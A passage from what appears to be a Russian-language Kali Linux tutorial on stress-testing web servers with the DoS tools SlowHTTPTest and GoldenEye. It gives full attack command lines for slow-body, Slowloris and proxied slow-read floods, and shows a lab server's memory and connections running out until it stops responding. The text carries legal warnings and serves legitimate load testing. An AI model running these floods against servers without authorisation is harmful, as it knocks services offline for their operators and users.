После данной операции, объём занятого дискового пространства возрастёт на 98,3 k
B.
Получено:1 http://http.kali.org/kali/ kali/main slowhttptest amd64 1.6-1kali1 [2
9,6 kB]
Получено 29,6 kБ за 4с (7 294 Б/c)
Выбор ранее не выбранного пакета slowhttptest.
(Чтение базы данных … на данный момент установлено 355813 файлов и каталогов.)
Распаковывается пакет slowhttptest (из файла …/slowhttptest_1.6-1kali1_amd64.deb
) …
Обрабатываются триггеры для man-db …
Настраивается пакет slowhttptest (1.6-1kali1) …
root@MiAl:~# 
```

Для других дистрибутивов Linux

Инструмент распространяется как портативный пакет, т. е. просто загрузите последний тарбол из секции загрузки, извлеките, настройте, скомпилируйте и установите.

Этот набор команд делает следующее: скачивает самую последнюю версию SlowHTTPTest, распаковывает её и переходим в каталог с программой:

```
(t=`curl -s https://code.google.com/p/slowhttptest/downloads/list | grep -E -o '//slowhttptest.googlecode.com/files/slowhttptest(.)*.tar.gz" onclick="' | sed 's/\/\///' | sed 's/" onclick="//' | head -1`; curl -s $t -o slowhttptest-last.tar.gz) && tar -xzvf slowhttptest-last.tar.gz && cd slowhttptest-*
```

Т.е. теперь только остаётся выполнить конфигурацию, компиляцию и установку.

Для тех, кто предпочитает скачать архив вручную, переходите сюда.

```
$ tar -xzvf slowhttptest-x.x.tar.gz
$ cd slowhttptest-x.x
$ ./configure --prefix=PREFIX
$ make
$ sudo make install
```

Здесь PREFIX должен быть заменён на абсолютный путь, где инструмент slowhttptest должен быть установлен.

У вас должна быть установлена libssl-dev для успешной компиляции этого инструмента. Большинство систем должны иметь его.

Mac OS X

Используем Homebrew:

```
brew update && brew install slowhttptest
```

Linux

Попробуйте ваш любимый пакетный менеджер, некоторые из них знают о slowhttptest (как Kali Linux).

Использование SlowHTTPTest


slowhttptest это потрясающий инструмент, который позволяет делать многие вещи. Далее только несколько примеров использования.

Пример использования в режиме slow body a.k.a R-U-Dead-Yet, результаты только выводятся на экран:

```
slowhttptest -c 1000 -B -i 110 -r 200 -s 8192 -t FAKEVERB -u http://192.168.1.37/info.php -x 10 -p 3
```

Тоже самое, но график сохраняется в файл:

```
lowhttptest -c 1000 -B -g -o my_body_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u http://192.168.1.37/info.php -x 10 -p 3
```



А это тесты памяти, которые я проводил с интервалами в несколько секунд на сервере, который подвергался атаке. Первый замер сделан до атаки, последующие — во время. Видно, что количество свободной памяти уменьшалось очень стремительно вплоть до того момента, пока сервер не лёг.

```
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     651984     360172       9912      37960     476428
-/+ buffers/cache:     137596     874560
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     828352     183804       9912      37968     476428
-/+ buffers/cache:     313956     698200
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     845908     166248       9912      37968     476428
-/+ buffers/cache:     331512     680644
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     845988     166168       9912      37968     476428
-/+ buffers/cache:     331592     680564
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     846084     166072       9912      37968     476428
-/+ buffers/cache:     331688     680468
Swap:      2068476          0    2068476
root@WebWare-Debian:~# |
```


Пример использования в режиме slow headers a.k.a. Slowloris:

```
1| slowhttptest -c 1000 -H -i 10 -r 200 -t GET -u http://192.168.1.37/info.php -x 24 -p 3
```

Тоже самое, но график сохраняется в файл:

```
1| slowhttptest -c 1000 -H -g -o my_header_stats -i 10 -r 200 -t GET -u http://192.168.1.37/info.php -x 24 -p 3
```

Всё очень похоже: сервер лёг и больше не поднимался:




```
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     660932     351224       9912      38188     476528
-/+ buffers/cache:     146216     865940
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     671284     340872       9912      38188     476528
-/+ buffers/cache:     156568     855588
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     744924     267232       9912      38196     476528
-/+ buffers/cache:     230200     781956
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     753752     258404       9912      38196     476528
-/+ buffers/cache:     239028     773128
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     753992     258164       9912      38196     476528
-/+ buffers/cache:     239268     772888
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     754056     258100       9912      38196     476528
-/+ buffers/cache:     239332     772824
Swap:      2068476          0    2068476
root@WebWare-Debian:~# |
```

Пример использования в режиме Slow Read через прокси.

Здесь x.x.x.x:8080 — это прокси, который используется для доступа к веб-сайту с IP отличного от вашего:

```
slowhttptest -c 1000 -X -r 1000 -w 10 -y 20 -n 5 -z 32 -u http://192.168.1.37/info.php -p 5 -l 350 -e x.x.x.x:8080
```

Сервер в нокауте:



```
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     654296     357860       9912      38396     476608
-/+ buffers/cache:     139292     872864
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     682728     329428       9912      38396     476608
-/+ buffers/cache:     167724     844432
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     793048     219108       9912      38404     476608
-/+ buffers/cache:     278036     734120
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     855084     157072       9912      38404     476608
-/+ buffers/cache:     340072     672084
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     855100     157056       9912      38404     476608
-/+ buffers/cache:     340088     672068
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     855228     156928       9912      38404     476608
-/+ buffers/cache:     340216     671940
Swap:      2068476          0    2068476
root@WebWare-Debian:~# free
             total       used       free     shared    buffers     cached
Mem:       1012156     855164     156992       9912      38404     476608
-/+ buffers/cache:     340152     672004
Swap:      2068476          0    2068476
root@WebWare-Debian:~# |
```

Вывод по SlowHTTPTest

В зависимости от выбранного уровня детальности, вывод может быть как простым в виде генерируемых каждый 5 секунд сообщений, показывающих статус соединений (это при уровне 1), так и полным дампом трафика (при уровне детальности 4).

-g опция означает создание файла CSV, а также интерактивного HTML, основанного на инструментах Google Chart.

Приведённые выше скриншоты показывают состояние соединений и доступность сервера на различных этапах времени, а также дают общую картину поведения конкретного сервера под конкретной нагрузкой во время заданного временного интервала.

Файл CSV может быть полезен в качестве источника для вашего любимого инструмента по работе с данными, среди них могут быть MS Excel, iWork Numbers или Google Docs.

Последнее сообщение, которые выводит программа при закрытии, этот статус завершения, они могут быть следующими:

- “Hit test time limit” программа достигла лимита времени, заданного аргументом -l
- “No open connections left” пир закрыл все соединения
- “Cannot establish connection” не было установлено соединений за время N секунд теста, где N или величина аргумента -i, или 10 (значение по умолчанию). Это может случиться если нет маршрута к удалённому хосту или пир лёг.

- “Connection refused” удалённый сервер не принимает соединения (может быть только от тебя? Попробуйте использовать прокси) на определённом порту
- “Cancelled by user” вы нажали Ctrl-C или отправили SIGINT каким-либо другим образом
- “Unexpected error” не должно никогда случаться.

Примеры вывода реальных тестов SlowHTTPTest

Примеры уже даны чуть выше, давайте сделаем ещё один. Как и в предыдущие разы у меня доступ к атакующей и атакуемой машинам, поэтому есть возможность выполнить замеры на обоих. В этот раз посчитаем количество соединений.

Со стороны атакующего

Итак, я собрал статистику для атаки на http://192.168.1.37 с 1000 соединениями.

```
slowhttptest -c 1000 -B -g -o my_body_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u http://192.168.1.37/info.php -x 10 -p 3
```

```
Thu Jun 18 09:26:12 2015:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW BODY
number of connections:            1000
URL:                              http://192.168.1.37/info.php
verb:                             FAKEVERB
Content-Length header value:      8192
follow up data max size:          22
interval between follow up data:  110 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Thu Jun 18 09:26:12 2015:
slow HTTP test status on 10th second:

initializing:        0
pending:             705
connected:           295
error:               0
closed:              0
service available:   NO
^CThu Jun 18 09:26:13 2015:
Test ended on 10th second
Exit status: Cancelled by user
CSV report saved to my_body_stats.csv
HTML report saved to my_body_stats.html
root@WebWare-Kali:~#
```

Со стороны сервера-жертвы

1|	root@WebWare-Debian:~# netstat | grep http | wc -l
2|	111

```
root@WebWare-Debian:~# netstat | grep http | wc -l
0
root@WebWare-Debian:~# netstat | grep http | wc -l
111
root@WebWare-Debian:~# |
```

Показатели не получается снять во время проведения атаки, т. к. по SSH сервер также перестаёт отвечать. Общее число http соединений подпрыгнуло до 111 в первые 10 секунд.

Этого более чем достаточно чтобы положить сервер (это могут быть большинство маленьких серверов или VPS).

Рекомендации по тестированию DoS

- DoS атака чужих серверов без разрешения, особенно успешная, является преступлением, в том числе в РФ
- При атаке на локалхост (особенно на маломощных и виртуальных машинах), тормоза сервера могут быть связаны не с DoS атакой, а с тем, что сама программа SlowHTTPTest заняла все ресурсы и сама по себе тормозит компьютер.
- Если при атаке на удалённый хост программа пишет вам, что он недоступен, а при попытке открыть страницу веб-сайта в браузере действительно ничего не открывается, то не спешите радоваться. Вполне возможно, сто сработала защита от DoS атаки и ваш IP (временно) заблокирован. Для всех остальных сайт прекрасно открывается. Можете убедиться в этом сами, используя любой анонимайзер или прокси или подключившись через другого Интернет-провайдера.

Заключение

Это можно делать с Windows, Linux и даже с Mac. Если вы запустите несколько DoS инструментов, таких как GoldenEye, hping3 на один веб-сервер, то тогда его будет очень просто выбить. Общие советы по защите от DoS будут в следующей статье (да, следующая статья опять про стресс-тест сети). А о правильной настройке сервера, в том числе о модуле, защищающим именно от слоу-атак, будет рассказано в ближайшее время.

Глава 30. Стресс-тест сети: DoS веб-сайта в Kali Linux с GoldenEye

На страницах WebWare.biz и в предыдущих главах уже говорилось об инструментах DoS, которые могут сильно нагрузить серверы HTTP, чтобы парализовать их работу из-за исчерпания пула ресурсов. GoldenEye — это ещё один, со своими особенностями, который может положить сервер за 30 секунд, в зависимости от того, насколько велик

пул его памяти. Конечно, он не работает на защищённых серверах и серверах за правильно настроенными WAF, IDS. Но это отличный инструмент для тестирования вашего веб-сервера на повышенную нагрузку. А на основании полученных результатов можно изменить правила iptables/файерволов для увеличения устойчивости и сопротивляемости к негативным факторам.

Подробности об инструменте GoldenEye:

- Название утилиты: GoldenEye
- Автор: Jan Seidl
- Веб-сайт: http://wroot.org/

Из поста автора GoldenEye:

1. Этот инструмент предназначен только для целей исследования и любое другое вредоносное его использование запрещено.
2. GoldenEye — это приложение на питоне для ТОЛЬКО ЦЕЛЕЙ ТЕСТИРОВАНИЯ БЕЗОПАСНОСТИ!
3. GoldenEye это инструмент тестирования HTTP DoS.
4. Эксплуатируемый вектор атаки: HTTP Keep Alive + NoCache

Типы DoS или DDoS атак

Давайте пройдёмся по самой базовой информации об атаках DoS или. DDoS. Обычно выделяют три вида DoS и DDoS атак:

1. DoS и DDoS атаки уровня приложений
2. DoS и DDoS атаки уровня протокола
3. DoS и DDoS атаки насыщения полосы пропускания

DoS и DDoS атаки уровня приложений

DoS и DDoS атаки уровня приложений — это атаки, которые нацелены на Windows, Apache, OpenBSD или другое программное обеспечение для выполнения атаки и краха сервера.

DoS и DDoS атаки уровня протокола

DoS и DDoS атаки уровня протокола — это атаки на уровне протокола. Эта категория включает Synflood, Ping of Death и другие.

DoS и DDoS атаки насыщения полосы пропускания

Этот тип атак включает ICMP-флуд, UDP-флуд и другие типы флуда, осуществляемые через поддельные пакеты.

Слова DoS и DDoS близки по значению. Когда атака ведётся с одной машины, обычно говорят о DoS атаке. При большом количестве атакующих из ботнета (или группы) говорят о DDoS атаке. Об этих атаках доступно много информации, но не важна, какого типа эта атака, т. к. они все одинаково вредны для сервера/сети.

Загрузка GoldenEye

Сторонние программы, установленные не из репозитория, я собираю в каталоге ~/opt. Если у вас нет каталога для сторонних программ, то создайте его и перейдите туда:


```
mkdir opt
cd opt
```

Следующая большая команда создаст каталог, загрузит туда последнюю версию GoldenEye, распакует архив и сразу запустит GoldenEye (покажет справку по программе):

```
mkdir GoldenEye && cd GoldenEye && wget https://github.com/jseidl/GoldenEye/archive/master.zip && unzip master.zip && cd GoldenEye-master/ && ./goldeneye.py
```

Если вам хочется всё сделать самому — постепенно, то продолжаем. Для начала создаём каталог GoldenEye, переходим туда и скачиваем архив с программой:

```
root@WebWare-Kali:~/opt# mkdir GoldenEye
root@WebWare-Kali:~/opt# cd GoldenEye
root@WebWare-Kali:~/opt/GoldenEye# wget https://github.com/jseidl/GoldenEye/archive/master.zip
```



После скачивания распаковываем файл архива master.zip.

```
unzip master.zip
```

```
root@WebWare-Kali:~/opt/GoldenEye# unzip master.zip
Archive:  master.zip
7a38fe930e2cb72399e1ae46ed08b6105825e746
   creating: GoldenEye-master/
  inflating: GoldenEye-master/README.md
  inflating: GoldenEye-master/goldeneye.py
   creating: GoldenEye-master/res/
   creating: GoldenEye-master/res/lists/
   creating: GoldenEye-master/res/lists/useragents/
  inflating: GoldenEye-master/res/lists/useragents/android.txt
  inflating: GoldenEye-master/res/lists/useragents/browsers.txt
  inflating: GoldenEye-master/res/lists/useragents/cloudplatforms.txt
  inflating: GoldenEye-master/res/lists/useragents/crawlers.txt
  inflating: GoldenEye-master/res/lists/useragents/feedreaders.txt
  inflating: GoldenEye-master/res/lists/useragents/ipad.txt
  inflating: GoldenEye-master/res/lists/useragents/iphone.txt
  inflating: GoldenEye-master/res/lists/useragents/libraries.txt
  inflating: GoldenEye-master/res/lists/useragents/linkcheckers.txt
  inflating: GoldenEye-master/res/lists/useragents/others.txt
  inflating: GoldenEye-master/res/lists/useragents/validators.txt
  inflating: GoldenEye-master/res/lists/useragents/zytrax-browserid.txt
   creating: GoldenEye-master/util/
  inflating: GoldenEye-master/util/getuas.py
root@WebWare-Kali:~/opt/GoldenEye#
```

Теперь у нас появился каталог GoldenEye-master, переходим туда и проверяем его содержимое:

1|	ls
2|	cd GoldenEye-master/
3|	ls

```
root@WebWare-Kali:~/opt/GoldenEye# ls
GoldenEye-master  master.zip
root@WebWare-Kali:~/opt/GoldenEye# cd GoldenEye-master/
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ls
goldeneye.py  README.md  res  util
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master#
```

Запуск GoldenEye – досим веб-сайт

Запуск очень прост, делается это так:

1|	./goldeneye.py

Программа показывает нам свою справку:

```
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ./goldeneye.py
Please supply at least the URL

-----------------------------------------------------------------------------------------------

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

 USAGE: ./goldeneye.py <url> [OPTIONS]

 OPTIONS:
        Flag                    Description                                     Default
        -u, --useragents        File with user-agents to use                    (default: randomly
generated)
        -w, --workers           Number of concurrent workers                    (default: 10)
        -s, --sockets           Number of concurrent sockets                    (default: 500)
        -m, --method            HTTP Method to use 'get' or 'post'  or 'random' (default: get)
        -d, --debug             Enable Debug Mode [more verbose output]         (default: False)
        -h, --help              Shows this help

-----------------------------------------------------------------------------------------------
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master#
```

Необходимо осведомлять пользователей о расписании тестирования и возможных перебоях в работе. Поскольку часто результатом симуляции атаки является остановка работы.

Ну и все другие предупреждения: вы не должны тестировать (симулировать атаку) других без их разрешения. Поскольку в случае причинения вреда, вы можете быть привлечены к ответственности в соответствии с законодательством.

Данная информация размещена в образовательных целях. Для тестирования своих серверов, для анализа качества их настройки и разработки мер противодействия атакам.

Запуск слегка различается от используемой вами ОС:

```
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ./goldeneye.py http://www.goldeneyetestsite.com/
```

(или)

```
sudo ./goldeneye.py http://www.goldeneyetestsite.com/
```

(или)

```
python goldeneye.py http://www.goldeneyetestsite.com/
```

В зависимости от того, где вы сохранили файлы, подредактируйте ваш путь и команду.

Далее тесты GoldenEye:

Следить за состоянием сервера я буду командой **top**:

```
top - 17:02:06 up  5:58,  2 users,  load average: 0,06, 0,88, 0,62
Tasks:  82 total,   1 running,  81 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0,0 us,  0,3 sy,  0,0 ni, 99,3 id,  0,0 wa,  0,0 hi,  0,3 si,  0,0 st
KiB Mem:   1012156 total,   662624 used,   349532 free,    40108 buffers
KiB Swap:  2068476 total,        0 used,  2068476 free.   478416 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
  856 root      20   0   82700   5920   5068 S  0,3  0,6   0:01.12 sshd
10964 root      20   0   23800   3072   2412 R  0,3  0,3   0:00.42 top
    1 root      20   0  110496   4664   3092 S  0,0  0,5   0:00.96 systemd
    2 root      20   0       0      0      0 S  0,0  0,0   0:00.01 kthreadd
    3 root      20   0       0      0      0 S  0,0  0,0   0:00.36 ksoftirqd/0
    5 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 kworker/0:0H
    6 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kworker/u2:0
```

Т.е. сервер находится в состоянии простоя, процесс полностью свободен, свободной оперативной памяти доступно 350 мегабайт.

Атака

```
./goldeneye.py http://192.168.1.37/info.php
```

```
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ./goldeneye.py http://192.168.1.37/info.php

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master#
```

Результат

Можно посмотреть по скриншоту, процессор по-прежнему практически бездействует, но количество свободной памяти резко сократилось, увеличилось количество спящих процессов.

```
top - 17:06:58 up  6:03,  2 users,  load average: 0,08, 0,42, 0,49
Tasks: 217 total,   1 running, 215 sleeping,   0 stopped,   1 zombie
%Cpu(s):  0,3 us,  0,3 sy,  0,0 ni, 99,3 id,  0,0 wa,  0,0 hi,  0,0 si,  0,0 st
KiB Mem:   1012156 total,   932380 used,    79776 free,    40508 buffers
KiB Swap:  2068476 total,        0 used,  2068476 free.   479576 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
 4871 mysql     20   0  558132  48404  11084 S  1,3  4,8   0:08.21 mysqld
  856 root      20   0   82700   5920   5068 S  0,3  0,6   0:01.48 sshd
 7848 root      20   0  280712  27600  19936 S  0,3  2,7   0:02.02 apache2
11166 www-data  20   0  281704  16700   8488 S  0,3  1,6   0:00.07 apache2
    1 root      20   0  110496   4664   3092 S  0,0  0,5   0:00.96 systemd
    2 root      20   0       0      0      0 S  0,0  0,0   0:00.01 kthreadd
    3 root      20   0       0      0      0 S  0,0  0,0   0:00.42 ksoftirqd/0
    5 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 kworker/0:0H
    6 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kworker/u2:0
    7 root      20   0       0      0      0 S  0,0  0,0   0:00.60 rcu_sched
    8 root      20   0       0      0      0 S  0,0  0,0   0:00.00 rcu_bh
    9 root      rt   0       0      0      0 S  0,0  0,0   0:00.00 migration/0
   10 root      rt   0       0      0      0 S  0,0  0,0   0:00.15 watchdog/0
   11 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 khelper
   12 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kdevtmpfs
   13 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 netns
   14 root      20   0       0      0      0 S  0,0  0,0   0:00.00 khungtaskd
   15 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 writeback
   16 root      25   5       0      0      0 S  0,0  0,0   0:00.00 ksmd
   17 root      39  19       0      0      0 S  0,0  0,0   0:00.00 khugepaged
   18 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 crypto
   19 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 kintegrityd
   20 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 bioset
   21 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 kblockd
   23 root      20   0       0      0      0 S  0,0  0,0   0:00.26 kswapd0
   24 root      20   0       0      0      0 S  0,0  0,0   0:00.00 fsnotify_mark
   30 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 kthrotld
   31 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 ipv6_addrconf
   32 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 deferwq
   66 root      20   0       0      0      0 S  0,0  0,0   0:00.00 khubd
   67 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 ata_sff
   68 root      20   0       0      0      0 S  0,0  0,0   0:00.00 scsi_eh_0
   69 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 scsi_tmf_0
   70 root      20   0       0      0      0 S  0,0  0,0   0:00.00 scsi_eh_1
   71 root      20   0       0      0      0 S  0,0  0,0   0:00.20 kworker/u2:2
   72 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 scsi_tmf_1
   73 root      20   0       0      0      0 S  0,0  0,0   0:00.00 scsi_eh_2
```

Тем не менее, сервер не удалось полностью положить при атаке в один поток (хотя вообще-то, такая задача и не ставилась).

Анализ атаки GoldenEye

Посмотрим лог сервера:

```
cat /var/log/apache2/access.log | grep -E '192.168.1.55'
```

Я использую grep -E '192.168.1.55', чтобы отфильтровать подключения только с машины, с которой велась атака.

Видим там примерно такое:

```
192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET
/info.php?vySSDx=tG1rmfX4HbYXBm&CKVuvV=JLoK&nHc8x=0x5YKQtvHs0HWS68
HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_3_3)
AppleWebKit/535.6 (KHTML, like Gecko) Version/6.0.5 Safari/535.17"
```

